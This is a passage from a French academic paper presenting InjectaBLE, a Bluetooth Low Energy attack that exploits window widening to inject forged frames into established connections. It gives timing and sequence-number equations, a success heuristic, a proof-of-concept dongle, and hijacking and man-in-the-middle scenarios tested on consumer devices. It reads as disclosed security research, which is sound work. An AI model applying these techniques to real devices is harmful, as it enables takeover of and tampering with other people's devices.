Chaque fois qu'un *connection event* se termine, le prochain canal est choisi selon l'algorithme de sélection de canaux utilisé. Chaque *connection event* est aussi identifié par un entier non signé de 16 bits appelé *connection event count*. La Figure 5 illustre le fonctionnement de deux *connection events* consécutifs.





Fig. 5. Deux *connection events* consécutifs

**Acquittements et contrôle de flux** Chaque trame BLE transmise durant une connexion contient deux champs de 1 bit dans l'en-tête de son payload de niveau liaison (*LL PDU*), indiquant respectivement le *Sequence Number (SN)* et le *Next Expected Sequence Number (NESN)*. Chaque équipement possède également deux compteurs sur 1 bit, respectivement nommés *transmitSeqNum* et *nextExpectedSeqNum*. Le compteur *transmitSeqNum* est incrémenté de un (modulo 2) si la trame précédemment émise a été acquittée par l'autre acteur de la connexion. Le compteur *nextExpectedSeqNum* est incrémenté de un (modulo 2) si la trame attendue (correspondant à la valeur du compteur) a été reçue. Un exemple d'évolution des compteurs et valeurs des bits *SN* et *NESN* au cours d'un échange est représenté dans la Figure 6.



**Fig. 6.** Evolution des compteurs et des bits SN et NESN

**Modification des paramètres en cours de connexion** Le protocole BLE offre la possibilité de modifier les paramètres utilisés par l'algorithme de sélection de canaux en cours de connexion. Un *Master* est généralement capable de gérer plusieurs connexions simultanément, et peut avoir besoin




Fig. 7. Procédure de *connection update*

de modifier les paramètres d’une connexion en cours pour optimiser le suivi d’autres connexions. Il peut également considérer un canal comme bruité en cas de taux de pertes de trames élevé sur celui-ci, et décider de ne plus l’utiliser. La couche Liaison fournit deux trames de contrôle, *CONNECT\_UPDATE\_IND* et *CHANNEL\_MAP\_IND*, permettant de modifier respectivement le *Hop Interval* et la *Channel Map*.

Ces trames contiennent la nouvelle valeur du champ à modifier, ainsi qu’une valeur sur deux octets appelée *instant*. Quand le *Slave* reçoit une de ces trames, il enregistre dans ses paramètres la valeur concernée, puis attend que le *connection event count* atteigne la valeur *instant*. Ensuite :

- Dans le cas d’une trame *CONNECT\_UPDATE\_IND*, une fenêtre de transmission similaire à celle utilisée à l’établissement de la connexion est calculée à partir des valeurs de *WinOffset* et *WinSize* fournies par cette trame. Une fois cette phase de resynchronisation réalisée, les nouveaux paramètres sont utilisés.
- Dans le cas d’une trame *CHANNEL\_MAP\_IND*, la nouvelle *Channel Map* sera utilisée pour les prochains *connection events*.

**Slave latency** La *Slave Latency*, initialement proposée par le *Master* dans la trame *CONNECT\_REQ* (voir Figure 3) et pouvant être modifiée à l’aide de la procédure de *connection update*, permet au *Slave* de ne pas écouter chaque *connection event* pour limiter sa consommation énergétique. Ainsi, une *slave latency* égale à trois permet au *Slave* d’ignorer jusqu’à trois *connection events* consécutifs sans provoquer la terminaison de la connexion, comme illustré par la figure 8.

## 5 InjectaBLE : injection de trafic dans une connexion établie

Dans cette section, nous présentons l’attaque *InjectaBLE*, permettant d’injecter des trames arbitraires dans une connexion établie. Celle-ci




Fig. 8. Présentation du mécanisme de Slave Latency

nécessite d'identifier un instant précis où une trame peut être injectée avec succès, que nous appelons *point d'injection*. Les sous-sections 5.1 et 5.2 décrivent certaines caractéristiques de la couche liaison du protocole nous permettant d'identifier un tel point d'injection (défi **C1** de la section 3). La sous-section 5.3 décrit comment injecter une trame cohérente avec l'état actuel de la connexion (défi **C2**), tandis que la sous-section 5.4 décrit la conception d'une heuristique destinée à vérifier le succès de l'injection (défi **C3**).

## 5.1 Clock (in)accuracy

Comme mentionné précédemment, le début de transmission d'une trame du *Master* dans un *connection event* donné est utilisé comme instant de référence, ou *anchor point*. Théoriquement, pour un *anchor point*  $t_n$ , le prochain *anchor point*  $t_{n+1}$  peut être calculé selon la formule 3 :

$$t_{n+1} = t_n + d_{connInterval} \quad (3)$$

Un attaquant ne peut pas injecter de trame à cet instant spécifique, étant donné que la trame injectée provoquerait inévitablement une collision avec la trame du *Master* légitime. Cependant, les équipements légitimes impliqués dans une connexion établie utilisent plusieurs *timers* basés sur une horloge spécifique nommée *Sleep Clock*. Cette horloge étant susceptible de présenter une dérive temporelle, le *Slave* ne peut faire l'hypothèse que sa *Sleep Clock* est parfaitement synchronisée avec le *Master*. Par conséquent, le *Slave* compense cette dérive potentielle en écoutant un peu avant et un peu après l'instant théorique de l'*anchor point*.

## 5.2 Window widening

La spécification introduit la notion de *window widening*, qui consiste à étendre la durée d'écoute d'un équipement donné pour compenser la potentielle dérive des horloges. Dans le cas spécifique de la couche liaison d'un *Slave* attendant le prochain *connection event*, le *window widening* peut être calculé à l'aide de la formule 4.

$$w = \frac{SCA_M + SCA_S}{1000000} \times (t_{nextAnchor} - t_{lastAnchor}) + 32\mu s \quad (4)$$

avec :

- $SCA_M$  : *sleep clock accuracy* de la couche liaison du *Master* (en ppm),
- $SCA_S$  : *sleep clock accuracy* de la couche liaison du *Slave* (en ppm),
- $t_{nextAnchor}$  : prochain *anchor point* théorique (en  $\mu s$ ),
- $t_{lastAnchor}$  : dernier *anchor point* observé (en  $\mu s$ ).

Si le *Slave* transmet une trame à chaque *connection event* (soit une *Slave Latency* égale à 0), la formule peut être réécrite sous la forme 5 :

$$w = \frac{SCA_M + SCA_S}{1000000} \times d_{connInterval} + 32\mu s \quad (5)$$

Si la *Slave latency* est supérieure à 0, l'intervalle entre le dernier *anchor point* observé et le prochain *anchor point* théorique augmente, ce qui a donc pour conséquence l'élargissement de la fenêtre de réception. Dans ce cas, l'équation 5 définit la valeur minimale du *window widening*.

En conséquence, pour un *anchor point* théorique  $t_{n+1}$ , le *Slave* acceptera le paquet du *Master* initiant le *connection event* si celui-ci a été transmis pendant la fenêtre de réception entre l'instant  $t_{n+1} - w$  et l'instant  $t_{n+1} + w$ , comme illustré en figure 9.




Fig. 9. Illustration du *Window widening* à la réception d'un *connection event*

### 5.3 Injection de paquet arbitraire

Une trame transmise dans la fenêtre de réception étant considérée comme un paquet du *Master* par le *Slave*, il est possible d'exploiter une *race condition* pour injecter une trame arbitraire dans une connexion établie en transmettant celle-ci au début de la fenêtre de réception.

Pour que cette injection puisse être réalisée, l'attaquant doit tout d'abord se synchroniser avec la connexion ciblée. Comme souligné précédemment, plusieurs approches existantes [8, 10, 17] permettent de sniffer une connexion passivement et peuvent être réutilisées dans le cadre de cette attaque. L'attaquant doit ensuite forger une trame à injecter qui soit cohérente avec l'état actuel de la connexion. Cette trame sera considérée par le *Slave* comme une nouvelle donnée si le numéro de séquence de la trame (noté  $SN_a$ ) est égal au compteur *Next Expected Sequence Number* du *Slave* (noté  $NESN_s$ ). Le bit  $NESN$  dans la trame injectée (noté  $NESN_a$ ) doit également être fixé de sorte à indiquer que la dernière trame transmise par le *Slave* (noté  $SN_s$ ) a été reçue avec succès. Par conséquent, l'attaquant doit avoir observé dans la *connection event* précédant la tentative d'injection la trame transmise par le *Slave* et en avoir extrait les bits  $SN_s$  et  $NESN_s$ . Les bits  $SN_a$  et  $NESN_a$  inclus dans la trame injectée doivent être fixés selon l'équation 6 :


$$\begin{cases} SN_a = NESN_s \\ NESN_a = (SN_s + 1) \pmod{2} \end{cases} \quad (6)$$

Finalement, l'attaquant doit estimer la fenêtre de réception afin de transmettre la trame au plus tôt durant celle-ci. Il peut utiliser l'équation 5 pour estimer le *window widening*. La *Sleep Clock Accuracy* du *Master* peut être extraite du paquet *CONNECT\_REQ* d'initiation de connexion ou de paquets de contrôle embarquant cette information (tels que les paquets *LL\_CLOCK\_ACCURACY\_REQ* ou *LL\_CLOCK\_ACCURACY\_RSP*). La *Sleep Clock Accuracy* du *Slave* peut être estimée à 20ppm, ce qui constitue le pire cas de figure du point de vue de l'attaquant.

### 5.4 Vérification du succès de l'injection

Pour pouvoir mettre en place des attaques nécessitant l'injection de trames multiples, l'attaquant doit être en mesure d'estimer si l'injection a été réalisée avec succès ou non. Une telle vérification n'est pas triviale dans la mesure où une injection réussie ne provoque pas systématiquement un changement observable dans le comportement du *Slave* ayant reçu la trame.





**Fig. 10.** Trois situations possibles pour une tentative d'injection

Ainsi, il est nécessaire de définir une heuristique, basée uniquement sur l'observation des paramètres de la couche liaison, permettant de déterminer le succès ou non de l'injection.

Une trame injectée est considérée valide par le *Slave* si :

- la trame injectée est transmise avant la trame du *Master* dans la fenêtre de réception,
- le CRC embarqué dans la trame injectée est égal au CRC calculé à la réception de la trame.

Considérons une tentative d'injection avec  $t_a$  le début de transmission de la trame injectée,  $d_a$  la durée de cette transmission et  $t_m$  le début de transmission de la trame du *Master* légitime.

Une tentative d'injection peut amener à trois situations différentes, illustrées en figure 10 :

- a. La trame injectée est transmise dans la fenêtre de réception avant le début de transmission de la trame légitime ( $t_a + d_a < t_m$ )
- b. La trame injectée est transmise dans la fenêtre de réception, mais la fin de la trame entre en collision avec la trame légitime ( $t_a + d_a \geq t_m$ )
- c. La trame légitime est transmise avant la trame injectée ( $t_a \geq t_m$ )

Dans la situation a), la tentative d'injection est réussie, les deux conditions étant remplies. La situation b) peut résulter en une injection réussie si la collision ne corrompt pas la trame injectée, dans le cas contraire le CRC sera invalide et la tentative d'injection échoue. La situation c) mène à un échec de la tentative d'injection, la première condition n'étant pas remplie.

Dans la mesure où une tentative d'injection est susceptible d'échouer ou non en fonction de la situation, l'attaquant peut construire une heuristique permettant d'estimer le succès d'une injection donnée. Cette heuristique se base sur les deux conditions précédemment mentionnées :

- La trame injectée est transmise dans la fenêtre de réception avant le début de transmission de la trame légitime : une observation directe de la trame légitime transmise par le *Master* n'est généralement pas

possible car l'attaquant transmet sa propre trame en même temps. Cependant, la réponse du *Slave* peut être utilisée pour inférer indirectement cette information. En effet, si la trame injectée a été transmise avant la trame légitime, le *Slave* va considérer le début de transmission de la trame injectée comme le nouveau *anchor point*. En conséquence, il transmettra sa propre trame  $150 \mu s$  après la fin de transmission de la trame injectée. Si on note  $t_s$  le début de transmission de la réponse du *Slave*, on peut exprimer cette condition ainsi :

$$t_a + d_a + 150 - 5 < t_s < t_a + d_a + 150 + 5$$

Nous avons empiriquement estimé une fenêtre de  $10 \mu s$  de large, résultant dans les  $5 \mu s$  dans la formule précédente. Cette estimation a été établie en injectant des paquets précis ayant un impact observable sur l'équipement de type *Slave* (par exemple générant une réponse du *Slave* ou une terminaison de la connexion).

- le CRC embarqué dans la trame injectée est égal au CRC calculé à la réception de la trame : pour les mêmes raisons que ci-dessus, l'attaquant ne peut pas directement vérifier si une collision s'est produite et a corrompu la trame injectée car il n'est pas en mesure d'écouter le canal durant la tentative d'injection. Cependant, la réponse du *Slave* peut également être utilisée pour inférer cette information, car si la trame a été reçue par le *Slave* avec un CRC embarqué qui ne correspond pas à celui calculé, ce dernier ne va pas incrémenter le compteur *nextExpectedSeqNum* afin d'indiquer au *Master* que la dernière trame reçue doit être retransmise. En conséquence, le champ *NESN* de la réponse du *Slave* est identique à celui utilisé de la dernière réponse précédente. Si on note  $SN'_s$  le champ *SN* et  $NESN'_s$  le champ *NESN* inclus dans la réponse du *Slave*, cette condition peut être exprimée ainsi :

$$((SN_a + 1) \bmod 2 = NESN'_s) \wedge (NESN_a = SN'_s)$$

Au final, l'heuristique permettant de détecter le succès de l'injection peut être exprimée par la condition 7 :

$$(t_a + d_a + 150 - 5 < t_s < t_a + d_a + 150 + 5) \wedge ((SN_a + 1) \bmod 2 = NESN'_s) \wedge (NESN_a = SN'_s) \quad (7)$$

avec :

- $t_a$  le début de transmission de la trame injectée,
- $d_a$  la durée de transmission de la trame injectée,
- $t_s$  le début de transmission de la réponse du *Slave*,
- $SN'_s$  le champ  $SN$  de la réponse du *Slave*,
- $NESN'_s$  le champ  $NESN$  de la réponse du *Slave*.

Notons qu'il serait également possible d'utiliser un second *sniffer* afin de monitorer la communication et d'estimer le succès de l'injection par l'observation directe du trafic. Cette solution nécessiterait cependant une synchronisation temporelle des deux équipements offensifs et pourrait être limitée en cas de collision par une potentielle différence de perception du trafic reçu entre le *Slave* et le *sniffer*.

## 5.5 Implémentation

Nous avons développé une preuve de concept permettant de facilement mener cette attaque et de l'évaluer. Celle-ci a été implémentée sur un dongle destiné au développement IoT embarquant une puce *nRF52840* de *Nordic SemiConductors*. Cette puce a été choisie pour son support du BLE 5.0 et l'accès relativement bas niveau au composant radio qu'elle autorise, facilitant l'implémentation de l'attaque.

Le dongle communique avec le *Host* par l'intermédiaire d'un protocole USB permettant de transmettre des commandes au firmware. Un sniffer BLE léger, basé sur les travaux [8, 17] et [16], a été réimplémenté, permettant de synchroniser le dongle avec une connexion donnée. Quand une nouvelle connexion est détectée par le dongle, il se synchronise avec l'algorithme de saut de fréquence utilisée par cette dernière et transmet les paquets reçus au *Host*. A tout moment, l'utilisateur peut transmettre une série de commandes au dongle, permettant de déclencher l'injection d'une trame au sein de la communication :

- a. Avant l'injection, le *window widening* utilisé est estimé à l'aide de la formule 5,
- b. Le dongle réalise la tentative d'injection dès que possible dans la fenêtre de réception précédemment définie,
- c. L'heuristique définie par la formule 7 est utilisée pour vérifier si la tentative d'injection a réussi ou échoué,
- d. Si la tentative d'injection a échoué, une nouvelle tentative d'injection est préparée,
- e. Si la tentative d'injection a réussi, une notification est transmise au *Host*, indiquant le nombre de tentatives d'injections échouées avant une injection réussie.

Le dongle expose également une API permettant de lancer les différents scénarios décrits en section 6. Une pile protocolaire *BLE* simplifiée a été implémentée, permettant d’imiter le comportement des différents rôles impliqués dans une connexion.

Avec l’autorisation du *Bluetooth SIG*, qui a été notifié de la vulnérabilité, nous mettons à disposition l’outil sous licence libre dans le dépôt [11].

## 6 Scénarios d’attaques

Cette section décrit quatre scénarios d’attaque réalistes que nous avons imaginés et expérimentés. Ces attaques permettent d’injecter des commandes, mais aussi d’usurper le rôle du *Slave* ou du *Master*, et enfin de réaliser des attaques du type *Man in the Middle*.

### 6.1 Scénario A : utiliser de façon illégitime une fonctionnalité d’un objet

Cette première attaque est une utilisation directe du mécanisme d’injection décrit dans cet article. En effet, les objets BLE implémentent en grande majorité le rôle de *Slave* et notre attaque par injection peut être utilisée simplement pour activer une fonctionnalité spécifique d’un objet, au cours d’une connexion déjà établie avec un *master* légitime. Plus précisément, nous ciblons dans notre attaque le protocole *ATT* et montrons que cette attaque permet d’injecter avec succès des *ATT Requests*.

Un attaquant peut par exemple injecter une *Read Request* ciblant un handle spécifique : si l’injection fonctionne, le *Slave* va générer et transmettre une *Read Response* qui contient les données correspondantes. Cette attaque peut permettre à l’attaquant d’accéder à des informations intéressantes relatives à une caractéristique donnée. En fonction du type d’équipement visé, cette attaque peut être une atteinte sérieuse à la confidentialité.

De façon similaire, un attaquant peut injecter une *Write Request* ou une *Write Command*. Ces requêtes permettent de modifier la valeur d’une caractéristique donnée de l’objet ciblé. L’attaquant peut ainsi déclencher un comportement spécifique de l’objet, ce qui peut avoir de graves conséquences sur son intégrité ou sa disponibilité.

Pour illustrer l’impact de ce scénario d’attaque, nous avons réalisé des attaques par injection ciblant trois objets connectés grand public : une ampoule, un porte-clés et une montre connectée. Nous avons réalisé une rétro-conception de ces objets afin d’identifier les principales *ATT*

*Requests* et leurs payloads qui régissent le comportement des objets. Nous avons ensuite forgé et injecté du trafic malveillant correspondant aux requêtes suivantes :

- ampoule : allumer ou éteindre, changer la couleur, changer la luminosité,
- porte-clés : le faire sonner,
- montre : envoyer un SMS forgé à la montre

## 6.2 Scénario B : usurpation du rôle du *Slave*

Ce second scénario permet à l'attaquant d'usurper le rôle du *Slave*. L'attaque consiste à déconnecter le *Slave* légitime et à prendre sa place sans pour autant provoquer une déconnexion du point de vue du *Master*.

L'attaque repose sur l'injection de paquets de contrôle niveau Liaison, qui sont utilisés par les objets pour contrôler les connexions sur la couche liaison. L'attaque consiste à injecter un paquet *LL\_TERMINATE\_IND* qui est utilisé par un équipement pour mettre fin à une connexion. Ce paquet est ignoré par le *Master* mais accepté par le *Slave* et force donc le *Slave* à quitter la connexion. Cependant, comme le *Master* ne sait pas que le *Slave* légitime n'est plus connecté, l'attaquant peut poursuivre la connexion en prenant sa place. Pour cela, l'attaquant doit attendre pendant la durée inter-trames ( $150 \mu s$ ) après la fin de la transmission du *Master* avant d'émettre sa trame en veillant à bien positionner les champs *SN* et *NESN*. Cette attaque est illustrée en figure 11.




Fig. 11. Scénario d'usurpation du rôle *Slave*

Ce scénario d'attaque a été exécuté avec succès sur les trois objets mentionnés dans la section 6.1. Ces trois objets exposent une caractéristique *Device Name* pour laquelle nous avons forgé une valeur "Hacked" lorsqu'une requête en lecture pour cette caractéristique était reçue. Un tel scénario d'attaque peut avoir de sérieuses conséquences en fonction du type de l'objet considéré. Par exemple, l'attaquant pourrait attaquer des

objets tels que des pompes à insuline ou des pacemakers et envoyer des données falsifiées, mettant ainsi en danger la vie de patients.

### 6.3 Scénarios C et D : usurpation du rôle du *Master*, du *Slave* ou des deux simultanément (attaque de type *Man-in-the-Middle*)

Nous avons exploré deux autres scénarios, basés sur la même approche. Le scénario C consiste à usurper le rôle du *Master*. Même si ce type d'attaque a déjà été présenté, notamment dans l'outil *BTLEJack* [9], la stratégie d'attaque était basée sur du jamming et pouvait être facilement détectée par un outil de monitoring. Notre approche nécessite l'injection d'une seule trame malveillante, ce qui la rend particulièrement discrète et fiable. Le scénario D nous a permis de mener une attaque de type *Man-in-the-Middle* sans interrompre la connexion. Les approches existantes permettant de réaliser des attaques de type *Man-in-the-Middle* [7, 15] peuvent seulement être réalisées avant l'établissement de la connexion, ce qui limite grandement leur portée. En d'autres termes, en utilisant notre stratégie, un attaquant peut établir une attaque de type *Man-in-the-Middle* à **n'importe quel instant**, même si la connexion est déjà établie entre deux objets légitimes.




Fig. 12. Scénario de Man-in-the-Middle

Ces deux scénarios suivent une approche similaire basée sur l'injection d'un paquet de type *CONNECTION\_UPDATE\_IND*, comme décrit dans la section 4.2 : ce paquet peut être utilisé par le *Master* à n'importe quel instant pendant la connexion pour modifier les paramètres

de l'algorithme de sélection du canal, et particulièrement le *Hop Interval*. Cette attaque repose sur une idée simple : l'attaquant injecte un paquet *CONNECTION\_UPDATE\_IND* forgé contenant des paramètres arbitraires, indiquant au *Slave* que les paramètres de la connexion vont changer à un moment précis. Quand ce moment est atteint, le *Slave* attend pendant la durée *window offset* spécifiée par l'attaquant, ignorant la trame du *Master* légitime, et utilise ces nouveaux paramètres pendant que le *Master* continue à utiliser les anciens paramètres, ce qui permet à l'attaquant de se synchroniser avec le *Slave* et d'usurper le rôle de *Master* ou de se synchroniser avec les deux, réalisant ainsi un Man-in-the-Middle. Dans le premier cas (prise du rôle *Master*) le *Master* légitime ne reçoit plus aucune réponse après le moment où les paramètres ont été changés, et il quitte donc la connexion en raison d'un timeout. Notons que cette approche est particulièrement efficace parce-qu'elle peut être également utilisée pour usurper le rôle du *Slave*, comme lors du scénario B, puisque l'attaquant connaît à la fois les anciens et les nouveaux paramètres. Cette approche est illustrée sur la figure 12.

Nous avons évalué expérimentalement l'usurpation du rôle du *Master* avec les trois objets mentionnés précédemment : nous avons notamment pu obtenir les mêmes résultats que lors du scénario A. De façon similaire, le scénario D a été testé avec ces trois mêmes objets, nous permettant ainsi de modifier arbitrairement les données échangées entre les objets légitimes. Par exemple, un SMS transmis par le smartphone à la montre connectée a pu être modifié à la volée, ou les valeurs *RGB* décrivant la couleur de l'ampoule connectée ont également pu être modifiées à la volée.

## 7 Analyse de sensibilité

Nous avons mené une analyse de sensibilité pour valider notre approche. Notre objectif était double : tester la faisabilité de notre attaque dans un environnement réaliste et analyser les impacts de différents paramètres sur son taux de succès. En particulier, nous avons choisi trois paramètres : le *Hop Interval*, la taille du payload et la distance entre l'attaquant et la cible (le *Slave*). Nous avons dédié une expérimentation spécifique à chaque paramètre et l'impact a été évalué en calculant le nombre de tentatives d'injection pour obtenir une injection réussie.

Les différents objets testés dans cette analyse implémentent la version 4.2 de la spécification. Toutefois, le mécanisme de *window widening* est présent dans l'ensemble des versions existantes de la spécification, rendant la vulnérabilité théoriquement applicable à toutes les versions. L'ensemble

des expérimentations a été réalisé en sniffant les communications depuis leur initiation, celles-ci étant destinées à valider prioritairement la stratégie d'injection. Comme mentionné précédemment, il serait cependant tout à fait envisageable qu'un attaquant puisse inférer les paramètres de la communication pour se synchroniser avec une connexion existant [8, 17]. Notons cependant que certaines piles protocolaires compliquent considérablement l'inférence des paramètres en modifiant fréquemment le *Channel Map*, introduisant donc une difficulté technique supplémentaire pour mener l'attaque en pratique, bien que ce ne soit pas directement lié à notre stratégie d'injection.




Fig. 13. Résultats de l'analyse de sensibilité

## 7.1 Expérimentation 1 : impact du *Hop Interval*

La première expérimentation est focalisée sur le paramètre *Hop Interval*. Ce paramètre est important puisqu'il est directement impliqué dans l'estimation du *window widening* comme indiqué dans l'équation 5. Théoriquement, comme l'attaque repose sur une *race condition* basée sur la valeur de cette fenêtre, l'injection devrait être plus difficile lorsque le *Hop Interval* diminue.

Selon les spécifications, la valeur théorique du *Hop Interval* varie entre 6 et 3200. Cependant, nous avons choisi de faire varier ce paramètre entre six valeurs différentes, entre 25 et 150, pour deux raisons principales :

- Nous souhaitons volontairement nous placer dans les conditions les plus défavorables pour la tentative d'injection, ce qui correspond au cas où la trame injectée est en collision avec la trame légitime, et ceci nous amène donc à tester des valeurs faibles pour le *Hop Interval*. La longueur de la trame injectée pendant cette expérimentation étant de 22 octets (i.e., 176  $\mu$ s de durée de transmission en couche physique *LE 1M*), aucune des valeurs de *window widening* calculées



à partir des *Hop Intervals* testées ne permettent à une trame injectée d'être entièrement transmise sans collision.

- Nous souhaitions mener notre expérimentation sur de réels objets connectés du marché, et la majorité d'entre eux ne permet pas l'utilisation de valeurs élevées de *Hop Interval*, susceptibles de générer des connexions très instables. Nous avons donc choisi des valeurs de *Hop Interval* dans l'intervalle supporté par une ampoule connectée, qui se trouve être l'objet commercial supportant le plus grand intervalle de valeurs que nous ayons trouvé.

De façon à précisément positionner la valeur du *Hop Interval*, nous avons utilisé une version modifiée du framework open-source Mirage [12,13] pour simuler un objet *Central*, exploitant la capacité de l'outil à fournir un accès bas niveau à la couche *HCI*.

Nous avons réalisé une rétro-conception du protocole de communication au-dessus de la couche *GATT* utilisée par cette ampoule connectée, et sélectionné une *Write Request* permettant d'éteindre l'ampoule. Le payload correspondant a une longueur de 14 octets, générant donc une trame de 22 octets. Nous avons volontairement choisi une trame dont les effets sur l'objet sont observables, ce qui nous a permis de valider notre heuristique.

La configuration expérimentale était simple : le *Peripheral* et le *Central* légitimes ainsi que l'attaquant ont été placés aux trois sommets d'un triangle équilatéral de 2 mètres de côté. Le *Central* initie les connexions avec le *Peripheral* de façon périodique tandis que l'attaquant se synchronise avec ces connexions et déclenche l'injection lors d'un *connection event* spécifique. L'expérimentation a été menée dans un environnement réaliste, caractérisé par la présence de plusieurs autres objets BLE et plusieurs routeurs *WiFi*. Notons que synchroniser l'outil d'attaque avec une connexion n'est pas immédiat, en particulier dans un environnement bruyé comme celui-ci. Pour chaque valeur de *Hop Interval*, nous avons réalisé 25 injections, et observé le nombre de tentatives nécessaires avant une injection réussie. Les résultats sont présentés dans la figure 13.

L'attaque a été concluante pour chaque connexion testée. La variance du nombre de tentatives infructueuses décroît rapidement entre 25 et 100, et se stabilise ensuite. De façon similaire, la médiane reste faible, en-dessous de 4. Ces résultats montrent tout d'abord que l'injection est toujours réalisable même avec des valeurs de *Hop Intervals* faibles, et le nombre d'injections nécessaires avant une injection réussie est généralement peu élevé. L'expérimentation confirme également que le *Hop Interval* a un impact significatif sur le succès de l'injection, l'injection étant plus fiable pour des valeurs élevées.

## 7.2 Expérimentation 2 : taille du *payload*

La deuxième expérimentation se concentre sur la taille du *payload* de la trame injectée, et vise à confirmer que l'injection de trames de petite taille accroît la probabilité de succès de l'injection.

